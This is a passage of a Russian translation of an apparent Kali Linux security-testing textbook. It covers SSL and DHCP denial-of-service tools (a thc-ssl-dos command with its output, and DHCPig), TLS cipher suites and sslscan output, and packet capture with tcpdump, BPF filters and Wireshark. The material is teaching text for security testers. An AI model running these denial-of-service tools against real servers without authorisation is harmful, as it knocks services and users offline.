В Kali существуют возможности для использования устаревших служб и возможностей. Проблема в том, что некоторые из этих давно замененных программ все еще остаются в эксплуатации во многих местах. В результате, по-прежнему важно иметь возможность проверить их. Одной из таких служб является шифрование SSL. Еще одна программа тестирования отказа в обслуживании, которую мы рассмотрим здесь, предназначена для серверов, использующих SSL. SSL, как правило, больше не используется, будучи вытесненной лучшей технологией, но это не значит, что вы не столкнетесь с ней. Программа *thc-ssl-dos* нацелена на серверы, основанные на идее, что шифрование дорого, особенно на стороне сервера.

Пример 2-8 показывает выполнение *thc-ssl-dos* против сервера, который был настроен для использования SSL. Однако проблемы с SSL были известны так долго, что базовые библиотеки часто отключают SSL. Несмотря на запуск против старой установки, вы можете видеть, что программа не смогла достичь полного SSL-квитирования. Однако, если вы найдете сервер, на котором настроен SSL, вы сможете проверить, уязвим ли он для отказа в обслуживании.

Пример 2-8. SSL DoS с помощью утилиты thc-ssl-dos

```
root@rosebud:~# thc-ssl-dos -l 100 192.168.86.239 443 --accept
     ______________ ___  _________
     \__    ___/   |   \ \_   ___ \
       |    | /    ~    \/    \  \/
       |    | \    Y    /\     \____
       |____|  \___|_  /  \______  /
                     \/          \/
            http://www.thc.org

          Twitter @hackerschoice

Greetingz: the french underground

Waiting for script kiddies to piss off................
The force is with those who read the source...
Handshakes 0 [0.00 h/s], 1 Conn, 0 Err
SSL: error:140770FC:SSL routines:SSL23_GET_SERVER_HELLO:unknown protocol
#0: This does not look like SSL!
```

Эта ошибка подчеркивает одну из проблем тестирования безопасности: поиск уязвимостей может быть трудным. Использование известных уязвимостей также может быть затруднено. Это одна из причин того, что современные атаки обычно используют социальную инженерию, чтобы использовать людей и их склонность к доверию и поведению, которые могут привести к эксплуатации — часто технические уязвимости труднее использовать, чем манипулировать людьми. Это не означает, что эти нечеловеческие проблемы невозможны, учитывая количество уязвимостей, обнаруживаемых и объявленных на регулярной основе. Смотри общие уязвимости для доказательства этого в Bugtraq: http://cve.mitre.org/

DHCP атака

Протокол DHCP (Dynamic Host Configuration Protocol) имеет тестовую программу *DHCPig*, которая является еще одной атакой потребления, предназначенной для исчерпания ресурсов, доступных на DHCP-сервере. Поскольку DHCP-сервер выдает IP-адреса и другую конфигурацию IP, для предприятий будет проблемой, если их работники не смогут получить адреса. В то время как это не редкость для DHCP-сервера раздавать адреса длительной аренды (период времени клиент может использовать адрес без необходимости обновлять его) много DHCP-серверов имеют короткие сроки аренды. Короткое время аренды важно, когда нужна мобильность. Поскольку пользователи регулярно входят и выходят из сети, иногда оставаясь в течение коротких периодов времени в сети, клиенты, ожидающие аренды, также могут потреблять эти ресурсы. Однако это означает, что, когда клиенты имеют короткую аренду, такой инструмент, как *DHCPig*, может захватить истекающие аренды, прежде чем клиент сможет их получить, оставив клиентов без адреса и не в состоянии ничего сделать в сети. Запуск *DHCPig* прост, и является запуском скрипта на Python *pig.py* и указание интерфейса, который находится в сети, которую вы хотите протестировать.

Тестирование шифрования
Encryption Testing

Мы имеем возможность шифровать трафик через интернет уже более 20 лет. Шифрование, как и многое другое, связанное с информационной безопасностью, является движущейся целью. Когда первая версия SSL была выпущена Netscape в 1995 году, одна версия уже была отброшена из-за выявленных проблем с ней. Вторая версия не продержалась долго, и выявленные проблемы с ней вынудили запустить третью версию, выпущенную в следующем году в 1996 году. Оба SSLv2 и SSLv3 были определены как запрещенные в результате проблем с тем, как они обрабатывают шифрование.

Зашифрованный сетевой трафик следует за процессом, который не так прост, как просто получение сообщения, его шифрование и отправка, хотя это часть общего процесса. Шифрование зависит от ключей. Наиболее чувствительной частью любого процесса шифрования всегда является ключ. Зашифрованное сообщение ценно только в том случае, если его можно расшифровать. Если я пошлю вам зашифрованное сообщение, вам понадобится ключ, чтобы расшифровать его.

Существует два способа обработки ключей. Первый - асимметричное шифрование. Это когда есть два ключа - один для шифрования и один для дешифрования. Вы также можете услышать, что это называется шифрованием с открытым ключом. Идея состоит в том, что у каждого есть два ключа — открытый ключ и закрытый ключ. Открытый ключ - это то, что каждый может иметь. Фактически, он работает только в том случае, если у каждого есть возможность получить доступ к открытому ключу всех остальных. Шифрование сообщения с помощью открытого ключа означает, что сообщение может быть расшифровано только с помощью закрытого ключа. Эти два ключа математически связаны и основаны на вычислениях с использованием больших чисел. Все это кажется разумным подходом, не так ли? Проблема с асимметричным шифрованием заключается в том, что это вычислительно сложно.

Это приводит нас к симметричному шифрованию. С симметричным шифрованием, как вы уже догадались, у нас есть один ключ. Один и тот же ключ шифрует и расшифровывает. Симметричное шифрование ключа вычислительно проще. Однако симметричное шифрование ключа имеет две проблемы. Во-первых, чем дольше используется симметричный ключ, тем он более уязвим для атаки. Это связано с тем, что злоумышленник может собрать большой объем зашифрованного текста (результат подачи обычного текста в алгоритм шифрования) и начать выполнять анализ на нем в надежде получить ключ.

После идентификации ключа любой трафик, зашифрованный этим ключом, может быть легко расшифрован.

Вторая и более важная проблема заключается в том, что после того, как у нас есть ключ, как мы оба получим его? Это работает, в конце концов, только если у нас обоих есть ключ. Итак, как у нас обоих будет ключ, если мы физически не близки? И если мы физически близки, нужно ли шифровать сообщения между нами? Мы могли бы встретиться в какой-то момент и поделиться ключом, но это означает, что мы застрянем, используя ключ, пока мы не встретимся снова и не сможем создать новый ключ, чтобы он был у нас обоих. Чем дольше мы используем один и тот же ключ, не встречаясь снова, тем больше мы приходим к проблеме № 1, отмеченной ранее.

Как оказалось, эту задачу решили два математика, хотя и не первые. Они были просто первыми, кто смог опубликовать свою работу. Уитфилд Диффи и Мартин Хеллман придумали идею о том, что обе стороны независимо друг от друга получают ключ. По сути, мы оба начинаем с общей ценности. Мы оба берем это начальное значение и применяем секретное значение, используя математическую формулу, которую мы оба знаем. Мы делимся друг с другом результатами наших индивидуальных вычислений, а затем повторно применяем наши секретные значения к результату другого. Таким образом, мы оба пройдем через один и тот же математический процесс с одной начальной точки, так что в конце концов у нас будет один и тот же ключ.

Причина всего этого в том, что на практике используются все эти механизмы. Обмен ключами Диффи-Хеллмана используется вместе с криптографией с открытым ключом для получения ключа сеанса, который является симметричным ключом. Это означает, что сеанс использует менее вычислительно-интенсивный ключ и алгоритм для выполнения тяжелой работы по шифрованию и дешифрованию основной части связи между сервером и клиентом.

Как отмечалось ранее, SSL больше не используется в качестве криптографического протокола. Вместо этого используется текущий протокол TLS. Он прошел через несколько версий, снова демонстрируя проблемы шифрования. Текущая версия-1.2, а 1.3 находится в стадии разработки на данный момент. Каждая версия содержит исправления и обновления, основанные на продолжающихся исследованиях по нарушению протокола.

Одним из способов определить, использует ли тестируемый сервер устаревшие протоколы, является использование такого инструмента, как *sslscan*. Эта программа проверяет сервер, чтобы определить, какие алгоритмы шифрования используются. Это легко определить, потому как часть рукопожатия с сервером, предоставит список шифров, которые поддерживаются для клиента, чтобы выбрать их. Таким образом, все что нужно сделать *sslscan*, это инициировать зашифрованный сеанс с сервером, чтобы получить всю необходимую

информацию. В Примере 2-9 показаны результаты тестирования сервера Apache с настроенным шифрованием.

Пример 2-9. Запуск sslscan в локальной системе

```
root@rosebud:~# sslscan 192.168.86.35
Version: 1.11.10-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)
Testing SSL server 192.168.86.35 on port 443 using SNI name
192.168.86.35
TLS Fallback SCSV:
Server supports TLS Fallback SCSV
TLS renegotiation:
Secure session renegotiation supported
TLS Compression:
Compression disabled
Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed
Supported Server Cipher(s):
Preferred TLSv1.2 256  bits  ECDHE-RSA-AES256-GCM-SHA384 Curve P-256
DHE 256
Accepted  TLSv1.2 128  bits  ECDHE-RSA-AES128-GCM-SHA256 Curve P-256
DHE 256
Accepted  TLSv1.2 256  bits  DHE-RSA-AES256-GCM-SHA384 DHE 2048 bits
Accepted  TLSv1.2 128  bits  DHE-RSA-AES128-GCM-SHA256 DHE 2048 bits
Accepted  TLSv1.2 256  bits  ECDHE-RSA-AES256-SHA384 Curve P-256
DHE 256
Accepted  TLSv1.2 256  bits  ECDHE-RSA-AES256-SHA Curve P-256
DHE 256
Accepted  TLSv1.2 256  bits  DHE-RSA-AES256-SHA256 DHE 2048 bits
Accepted  TLSv1.2 256  bits  DHE-RSA-AES256-SHA DHE 2048 bits
Preferred TLSv1.1 256  bits  ECDHE-RSA-AES256-SHA Curve P-256
DHE 256
Accepted  TLSv1.1 256  bits  DHE-RSA-AES256-SHA DHE 2048 bits
Preferred TLSv1.0 256  bits  ECDHE-RSA-AES256-SHA Curve P-256
DHE 256
Accepted  TLSv1.0 256  bits  DHE-RSA-AES256-SHA DHE 2048 bits
SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength: 2048
Subject: rosebud
Issuer: rosebud
Not valid before: Nov 24 14:58:32 2017 GMT
Not valid after: Nov 22 14:58:32 2027 GMT
```

sslscan определит, является ли сервер уязвимым для Heartbleed, уязвимости, которая была идентифицирована и что целевое шифрование сервера/клиента приводит к воздействию ключей для вредоносных пользователей. Самое главное, однако, *sslscan* даст нам список поддерживаемых шифров. В списке, вы увидите несколько столбцов с информацией, которая может много значить для вас. Первый столбец легко читается. Он указывает, принимаются ли протокол и набор шифров и являются ли они предпочтительными. Вы заметите, что каждая из версий TLS имеет свой собственный предпочтительный набор. Второй столбец - протокол и версия. SSL вообще не включен на этом сервере, так как поддержка SSL была удалена из базовых библиотек. Следующая колонка - ключевая сила.

ПРИМЕЧАНИЕ

Размеры ключей можно сравнивать только в рамках одного алгоритма. Rivest-Shamir-Adleman (RSA) является асимметричным алгоритмом шифрования и имеет размеры ключей, кратные 1,024. AES является симметричным алгоритмом шифрования и имеет размеры ключей 128 и 256. Это не означает, что RSA на порядки сильнее AES, потому что они используют ключ по-разному. Даже сравнение алгоритмов одного типа (асимметричных и симметричных) вводит в заблуждение, потому что алгоритмы будут использовать ключи совершенно по-разному.

Следующий столбец - набор шифров. Вы заметите, что он называется набором шифров, потому что он учитывает несколько алгоритмов, которые имеют разные цели. Давайте возьмем этот список в качестве примера: DHE-RSA-AES256-SHA256. Первая часть указывает на то, что мы используем эфемерный Диффи-Хеллман для обмена ключами. Вторая часть - RSA, которая расшифровывается как Rivest-Shamir-Adleman, три человека, которые разработали алгоритм. RSA - это алгоритм асимметричного ключа. Это используется для аутентификации сторон, так как ключи хранятся в сертификатах, которые также включают идентификационную информацию о сервере. Если клиент также имеет сертификат, возможна взаимная аутентификация. В противном случае клиент может проверить подлинность сервера на основе имени хоста, на который клиент намеревался перейти, и имени хоста, указанного в сертификате. Асимметричное шифрование также используется для шифрования ключей, передаваемых между клиентом и сервером.

ПРИМЕЧАНИЕ

Я использую слова клиент и сервер много в ходе этого обсуждения, и это полезно для вас, чтобы понять, что эти слова означают. В любом разговоре по сети всегда есть клиент и сервер. Это не означает, что сервер является фактическим сервером, находящимся в центре обработки данных. Это означает, что есть услуга, которая потребляется. Клиент всегда является стороной, инициирующей диалог,и сервер всегда отвечает. Это позволяет легко "увидеть" две стороны — кто возник и кто ответил на возникновение.

Следующая часть - алгоритм симметричного шифрования. Это говорит о том, что расширенный стандарт шифрования (AES) предлагается с размером ключа 256 бит. Здесь стоит отметить, что AES - это не сам алгоритм, а стандарт. Алгоритм имеет свое название. В течение десятилетий стандартом был стандарт шифрования данных, основанный на шифре Люцифера, разработаный в IBM, Хорст Фейстель и его коллегами. В 1990-х было определено, что DES был немного длинным в зубе и скоро будет ломким. Был предпринят поиск нового алгоритма, в результате чего алгоритм Rijndael был выбран в качестве основы для расширенного стандарта шифрования. Первоначально AES использовала размер ключа 128 бит. Только относительно недавно ключевая сила обычно увеличивается до 256.

AES - это алгоритм, используемый для шифрования сессии. Это означает, что 256-битный ключ используется для сеансового ключа. Это ключ, который был получен и совместно использован в начале сеанса. Если сеанс должен был длиться достаточно долго, ключ сеанса может быть восстановлен для защиты от атак деривации ключа. Как отмечалось ранее, ключ используется обеими сторонами разговора для шифрования и дешифрования.
Наконец, вы заметите алгоритм SHA256. Это безопасный хэш-алгоритм, использующий 256-битную длину. SHA - это криптографический алгоритм, который используется для проверки отсутствия изменений данных. Вы можете быть знакомы с алгоритмом Message Digest 5 (MD5), который делает то же самое. Разница в длине выхода. С MD5 длина вывода всегда составляет 32 символа, что составляет 128 бит (используется только 4 бита из каждого байта). Это, как правило, заменяется SHA1 или выше. SHA1 генерирует 40 символов, или 160 бит (опять же, только 4 бита из каждого байта используются). В нашем случае мы используем SHA256, который генерирует 64 символа. Независимо от длины данных, длина вывода всегда одинакова. Это значение передается с одной стороны на другую, чтобы определить, изменились ли данные. Если даже один

бит отличается, значение хэша — слово, используемое для вывода алгоритма SHA или MD5 — будет отличаться.

Все эти алгоритмы работают вместе, чтобы составить протокол TLS (ранее SSL). Для эффективного шифрования, защищенного от компрометации, необходимы все эти алгоритмы. Мы должны быть в состоянии получить ключ сеанса. Мы должны быть в состоянии аутентифицировать стороны и обмениваться информацией с помощью шифрования, прежде чем мы создали наш ключ сеанса. Нам нужен ключ сеанса и алгоритм шифрования, а затем расшифровки данных сеанса. Наконец, мы должны убедиться, что ничего не подделано. То, что вы видите в Примере, представляет собой набор надежных наборов шифрования. Если бы вы увидели что-то вроде 3DES в выходных данных, у вас был бы пример сервера, который был восприимчив к атакам на ключ сеанса. Это может привести к тому, что ключ будет скомпрометирован, что приведет к расшифровке зашифрованного текста в обычный текст в руках кого-то, для кого он не предназначен. Кроме того, хотя это было сказано ранее, такой инструмент, как *sslscan*, может проверить, что используемые протоколы не уязвимы для атаки с использованием известных эксплойтов.

В редких случаях вы можете увидеть NULL в том месте, где мы видели AES256. Это означает, что шифрование не используется. На то есть причины. Вы можете не заботиться о защите содержимого передач, но вы можете очень заботиться о том, с кем вы говорите, и что данные не были изменены в пути. Таким образом, вы не просите шифрования, чтобы не нести никаких накладных расходов от шифрования, но вы получаете выгоду от других частей выбранного набора шифров.

Война за шифрование никогда не заканчивается. Уже сейчас проводятся исследования по выявлению уязвимостей, которые могут быть использованы в используемых алгоритмах и протоколах шифрования. Вы увидите различия в наборах, перечисленных в результатах тестирования, с течением времени, когда начнут использоваться более сильные ключи и будут разработаны новые алгоритмы.

Захват пакетов

При выполнении сетевого тестирования будет полезно иметь возможность видеть, что передается по сети. Чтобы увидеть, что отправляется, мы должны использовать программу, которая перехватывает пакеты. Это называется захват кадров. Следует помнить, что каждый слой сетевого стека имеет другой термин для пакета данных, который включает этот слой. Имейте в виду, что заголовки прикрепляются по мере продвижения вниз по сетевому стеку, поэтому последний набор добавленных заголовков - это заголовки уровня 2. Блок протокольных данных (PDU) на этом уровне является фреймом. Когда мы добираемся до уровня 3, мы говорим о пакете. Уровень 4 имеет дейтаграммы или сегменты, в зависимости от используемого протокола.

Много лет назад захват пакетов был дорогим удовольствием, потому что он требовал специального сетевого интерфейса, который мог быть помещен в беспорядочный режим. Причина, по которой это так называется, заключается в том, что по умолчанию сетевые интерфейсы смотрят на MAC-адрес. Сетевой интерфейс знает свой собственный адрес, поскольку он подключен к оборудованию. Если адрес входящего кадра совпадает с MAC-адресом, кадр передается в операционную систему. Аналогично, если MAC-адрес является широковещательным адресом, кадр передается вверх. В беспорядочном режиме приветствуются все желающие. Это означает, что все кадры, независимо от того, адресованы они для данной конкретной системы или нет, пересылаются в операционную систему. Возможность смотреть только на кадры, адресованные этому интерфейсу, приятна и ценна, но гораздо более ценно видеть все кадры, которые передаются по сети.

Современные сетевые интерфейсы обычно поддерживают не только полный дуплекс и автоматическое согласование, но и беспорядочный режим. Это означает, что нам больше не нужны анализаторы протоколов (как часто называлось оборудование, которое могло выполнять эту работу), потому что каждая система способна быть анализатором протоколов. Все, что нам нужно, это знать, как захватить кадры, а затем заглянуть в них, чтобы увидеть, что происходит.

С помощью tcpdump

В то время как в других операционных системах были другие программы захвата пакетов, такие как *snoop* в Solaris, де-факто программа захвата пакетов в эти дни, особенно в системах Linux, если все, что у вас есть, это доступ к командной строке, является *tcpdump*. Мы рассмотрим графический интерфейс немного позже, но мы извлечем много пользы при изучении *tcpdump*. Вы не всегда будете иметь доступ к полному рабочему столу с графическим интерфейсом. Во многих случаях у вас будет только консоль или только сеанс SSH, который вы можете использовать для запуска программ командной строки. В результате *tcpdump* станет хорошим другом. В качестве примера я использовал его ранее, чтобы проверить, что протокол, используемый нашей программой тестирования SIP, действительно использует UDP, а не TCP. Это имеет большое значение в понимании того, что происходит с программой.

Прежде чем мы начнем рассматривать варианты, давайте взглянем на вывод *tcpdump*. Умение читать то, что происходит, глядя на результат, требует некоторого привыкания. Когда мы запускаем *tcpdump* без каких-либо опций, мы получаем краткое резюме пакетов, которые проходят. Пример 2-10 представляет собой образец выходных данных *tcpdump*.

Пример 2-10. Вывод tcpdump

```
10:26:26.543550 IP binkley.lan.57137 > testwifi.here.domain: 32636+ PTR?

c.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa
. (90)
10:26:26.555133 IP testwifi.here.domain > binkley.lan.57137: 32636
NXDomain
0/1/0 (154)
10:26:26.557367 IP binkley.lan.57872 > testwifi.here.domain: 44057+ PTR?
201.86.168.192.in-addr.arpa. (45)
10:26:26.560368 IP testwifi.here.domain > binkley.lan.57872: 44057*
1/0/0 PTR
kilroyhue.lan. (99)
10:26:26.561678 IP binkley.lan.57726 > testwifi.here.domain: 901+ PTR?
211.1.217.172.in-addr.arpa. (44)
10:26:26.583550 IP testwifi.here.domain > binkley.lan.57726: 901 4/0/0
PTR
den16s02-in-f19.1e100.net., PTR iad23s26-in-f211.1e100.net., PTR
den16s02-in-f19.1e100.net., PTR iad23s26-in-f211.1e100.net. (142)
10:26:26.585725 IP binkley.lan.64437 > testwifi.here.domain: 23125+ PTR?
```

```
0.0.0.0.in-addr.arpa. (38)
10:26:26.598434 IP testwifi.here.domain > binkley.lan.64437: 23125
NXDomain
0/1/0 (106)
10:26:26.637639 IP binkley.lan.51994 > 239.255.255.250.ssdp: UDP, length
174
```

Первый столбец в выходных данных в Примере 2-9 является меткой времени. Это не то, что было определено из самого пакета, так как время не передается как часть любого из заголовков. Мы получаем время в виде часов, минут, секунд и долей секунды после полуночи. Другими словами, это время, вплоть до доли секунды. Второе поле - транспортный протокол. Мы не получаем протокол уровня 2, потому что он определяется сетевым интерфейсом, так что это само собой разумеется. Для того, чтобы знать протокол уровня 2, вам нужно знать что-то о вашем сетевом интерфейсе. Обычно протокол уровня 2 будет Ethernet.

Следующий набор данных - это две конечные точки диалога. Это включает в себя не только IP-адреса, но и информацию о портах. Итак, *binkley.lan* является источником первого пакета, а *testwifi.here*, пункт назначения. Не говоря этого, *tcpdump* преобразует IP-адреса в имена хостов. Чтобы отключить эту функцию, вам нужно будет указать *-n* в командной строке. Это ускорит захват и уменьшит количество захваченных пакетов, так как ваша система не будет выполнять поиск DNS для каждого кадра, который приходит.

Вы заметите, что наряду с каждым IP-адресом есть еще одно значение. У нашего адреса, *binkley.lan.57137*, 57137 — это номер порта. Это исходный порт, а на принимающей стороне вы можете увидеть *testwifi.here.domain*. Это означает, что *testwifi.here* получены сообщения на порту, используемом серверами доменных имен. Опять же, как и в случае с именем хоста и IP-адресом, если вы не хотите, чтобы *tcpdump* выполнял поиск по номеру порта на основе известных номеров портов, вы можете добавить *-n* в командную строку, и *tcpdump* просто представит вам числовую информацию. В нашем примере *.domain* переводится как *.53*, что является числовым значением. Мы знаем, что это сообщение UDP, потому что оно сообщается нам после информации о назначении.

Прежде всего, в Примере 2-10 вы видите DNS-запросы и ответы. Это является результатом выполнения *tcpdump* обратного поиска DNS для определения имени хоста, связанного с IP-адресом. Остальная часть каждой строки из выходных данных *tcpdump* является описанием пакета. В случае сообщения TCP можно увидеть флаги, установленные в заголовке TCP, или информацию о порядковом номере.

На этот раз мы рассмотрим более подробный вывод с помощью флага *-v*. *tcpdump* поддерживает несколько флагов *-v*, в зависимости от уровня детализации которая вам необходима. Мы также рассмотрим использование флага *-n*, чтобы увидеть, как он выглядит вывод без поиска адреса. Пример 2-11 показывает более подробный вывод.

Пример 2-11. Подробный (Verbose) вывод tcpdump

```
11:39:09.703339 STP 802.1d, Config, Flags [none], bridge-id
  7b00.18:d6:c7:7d:f4:8a.8004, length 35 message-age 0.75s, max-age
20.00s,
  hello-time 1.00s, forwarding-delay 4.00s root-id
7000.2c:08:8c:1c:3b:db,
  root-pathcost 4
11:39:09.710628 IP (tos 0x0, ttl 233, id 12527, offset 0, flags [DF],
proto TCP (6),
  length 553) 54.231.176.224.443 > 192.168.86.223.62547: Flags [P.],
  cksum 0x6518 (correct), seq 3199:3712, ack 1164, win 68, length 513
11:39:09.710637 IP (tos 0x0, ttl 233, id 12528, offset 0, flags [DF],
proto TCP (6),
  length 323) 54.231.176.224.443 > 192.168.86.223.62547: Flags [P.],
  cksum 0x7f26 (correct), seq 3712:3995, ack 1164, win 68, length 283
11:39:09.710682 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto
TCP (6),
  length 40) 192.168.86.223.62547 > 54.231.176.224.443: Flags [.],
  cksum 0x75f2 (correct), ack 3712, win 8175, length 0
11:39:09.710703 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto
TCP (6),
  length 40)
```

Выходные данные выглядят в основном одинаково, за исключением того, что это все числа без имен хостов или имен портов. Это результат использования флага *-n* при запуске *tcpdump*. Вы все равно увидите две конечные точки каждого диалога, определенные IP-адресом и номером порта. С использованием *-v* вы получаете более подробную информацию из заголовков. Вы увидите, что контрольные суммы проверяются как правильные (или неправильные). Вы также увидите другие поля, включая значение time-To-live и значение идентификации IP. Даже если мы переключимся на *-vvv* для большей детализации, вы не получите полного декодирования пакета для анализа. Однако мы можем использовать *tcpdump* для захвата пакетов и записи их в файл. Нам нужно поговорить о длине оснастки. Это длина моментального снимка или объем каждого пакета, записанного в байтах. По умолчанию *tcpdump* захватывает 262144 байта. Возможно, вы сможете установить это значение ниже. Установка значения 0

говорит о том, что *tcpdump* должен захватить максимальный размер. Фактически, это говорит *tcpdump* установить длину привязки к значению по умолчанию 262144. Чтобы записать захват пакета, нам нужно использовать флаг -*w* и указать файл. После этого у нас есть файл захвата пакетов (*pcap*), который мы можем импортировать в любой инструмент, который будет читать эти файлы. Чуть позже мы рассмотрим один из этих инструментов.

Пакетный фильтр Berkeley (Беркли)

Еще одной важной особенностью *tcpdump*, которая будет хорошо служить нам в ближайшее время, является фильтр пакетов Беркли (BPF). Этот набор полей и параметров позволяет нам ограничить пакеты, которые мы захватываем. В загруженной сети захват пакетов может привести к большому количеству данных на диске за короткий период времени. Если у вас есть представление о том, что вы ищете, вы можете создать фильтр, чтобы захватить только то, что вы собираетесь позже анализировать. Это также поможет вам довольно легко визуально разобрать то, что вы захватили, экономя много времени.

Основной фильтр - указать, какой протокол вы хотите захватить. В качестве примера я мог бы выбрать захват только пакетов TCP или UDP. Я мог бы также сказать, что хочу захватить только IP или другие протоколы. В Примере 2-12, можно увидеть захват пакетов ICMP. Вы заметите, что для того, чтобы применить фильтр, я просто поставил его в конце командной строки, что приводит к отображению только пакетов ICMP. Все по-прежнему поступает в интерфейс и отправляется в *tcpdump*, но затем он определяет, что отображать или записывать в файл.

Пример 2-12. tcpdump с использованием BPF

```
root@rosebud:~# tcpdump icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol
decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144
bytes
12:01:14.602895 IP binkley.lan > rosebud.lan: ICMP echo request, id
8203, seq 0,
  length 64
12:01:14.602952 IP rosebud.lan > binkley.lan: ICMP echo reply, id 8203,
seq 0,
  length 64
12:01:15.604118 IP binkley.lan > rosebud.lan: ICMP echo request, id
8203, seq 1,
  length 64
12:01:15.604171 IP rosebud.lan > binkley.lan: ICMP echo reply, id 8203,
seq 1,
  length 64
12:01:16.604295 IP binkley.lan > rosebud.lan: ICMP echo request, id
8203, seq 2,
  length 64
```

Одна вещь, которую я могу сделать с этими фильтрами, - использовать Булеву логику; я могу использовать логические операторы, чтобы иметь возможность разрабатывать сложные фильтры. Предположим, например, что я хочу захватить веб-трафик. Один из способов сделать это - указать *tcp* и *port 80*: я хватаю все TCP-пакеты, которые имеют порт 80. Вы заметите, что я не упоминаю источник или пункт назначения относительно номера порта. Хотя, могу. Я мог бы использовать src-port 80 или dst-port 80. Однако, если я не указываю источник или назначение, я получаю оба конца разговора. Когда сообщение выходит с портом 80 в качестве его назначения и когда получающая система отвечает, номера портов меняются местами. Порт 80 в ответе становится исходным портом. Если бы я захватил только порт src 80, я бы не получил никаких сообщений в другом направлении. Это может быть именно то, что вы ищете. Вы можете обнаружить, что вам нужно указать диапазон портов, которые будут захвачены. Примитив port-range можно использовать для захвата диапазона портов, например 80-88.

Язык, используемый для BPF, предоставляет много возможностей. Если вам нужны действительно сложные фильтры, вы можете, конечно, найти синтаксис для BPF и примеры, которые могут предоставить вам что-то конкретное, что вы ищете. Я часто обнаруживал, что указание порта является ценным. Кроме того, я часто знаю хост, с которого я хочу захватить трафик. В этом случае я бы использовал *,host 192.168.86.35* чтобы захватить только трафик с этим IP-адресом. Опять же, я не указал ни источник, ни место назначения для адреса. Я мог бы указать хост src или хост dst. Если я не укажу, я получу оба направления разговора.

Разборка даже простого понимания BPF поможет вам сосредоточиться на том, что вы смотрите на данные, которые имеют немалое значение. Когда мы начнем рассматривать захваты пакетов, вы увидите, насколько сложной может быть работа по анализу пакетов, потому что есть так много кадров, которые содержат много деталей для просмотра.

Wireshark

Когда у вас будет файл packet capture, вы, вероятно, захотите сделать некоторый анализ. Одним из лучших инструментов для этого является Wireshark. Конечно, Wireshark также может захватывать пакеты и генерировать файлы *pcap*, если вы хотите сохранить захват для последующего анализа или для анализа кем-то другим. Основное преимущество Wireshark, предоставление способа для глубокого анализа содержимого пакета. Вместо того, чтобы тратить время на то, как Wireshark выглядит или как мы можем использовать Wireshark для захвата пакетов, давайте перейдем к разбору пакета с помощью Wireshark. На рис. 2-4 показаны заголовки IP и TCP из пакета HTTP.




Рис. 2-4. Поля заголовка в Wireshark

Только из этого примера вы можете видеть, что Wireshark предоставляет гораздо больше деталей, чем мы получали от *tcpdump*. Это одна из областей, где GUIs имеют значительное преимущество. Там просто больше места, и это лучший способ представить подробный объем данных в каждом из этих заголовков. Каждое поле в заголовке представлено в отдельной строке, поэтому понятно, что происходит. Вы также увидите, что некоторые поля могут быть разбиты еще больше. Поле флаги, например, можно разбить, чтобы увидеть детали. Это связано с тем, что поле flags на самом деле представляет собой серию битов, поэтому, если вы хотите, вы можете открыть это поле, щелкнув стрелку (или треугольник), и вы сможете увидеть значение каждого из битов. Конечно, вы также можете увидеть, что установлено, просто взглянув на линию, которую мы представили Wireshark, потому что она сделала работу за нас. Для этого кадра установлен бит не фрагментировать.

Еще одно преимущество использования такого инструмента, как Wireshark, заключается в том, что мы можем легче добраться до содержимого пакета. Найдя кадр, который нас интересует и является частью разговора, который, по нашему

мнению, имеет некоторое значение, нам просто нужно выбрать Follow TCP Stream. То, что мы получим, в дополнение к кадрам, которые являются частью этого разговора, - это окно, показывающее ASCII-декодирование полезных нагрузок из всех кадров. Вы можете увидеть это на рис. 2-5. где с помощью Wireshark мы видим цвет-кодов на выходе. Красный - сообщения клиента, синий - сообщения сервера. Вы также получите краткое резюме в нижней части окна, указывающее, какая часть разговора принадлежит клиенту и какая серверу.

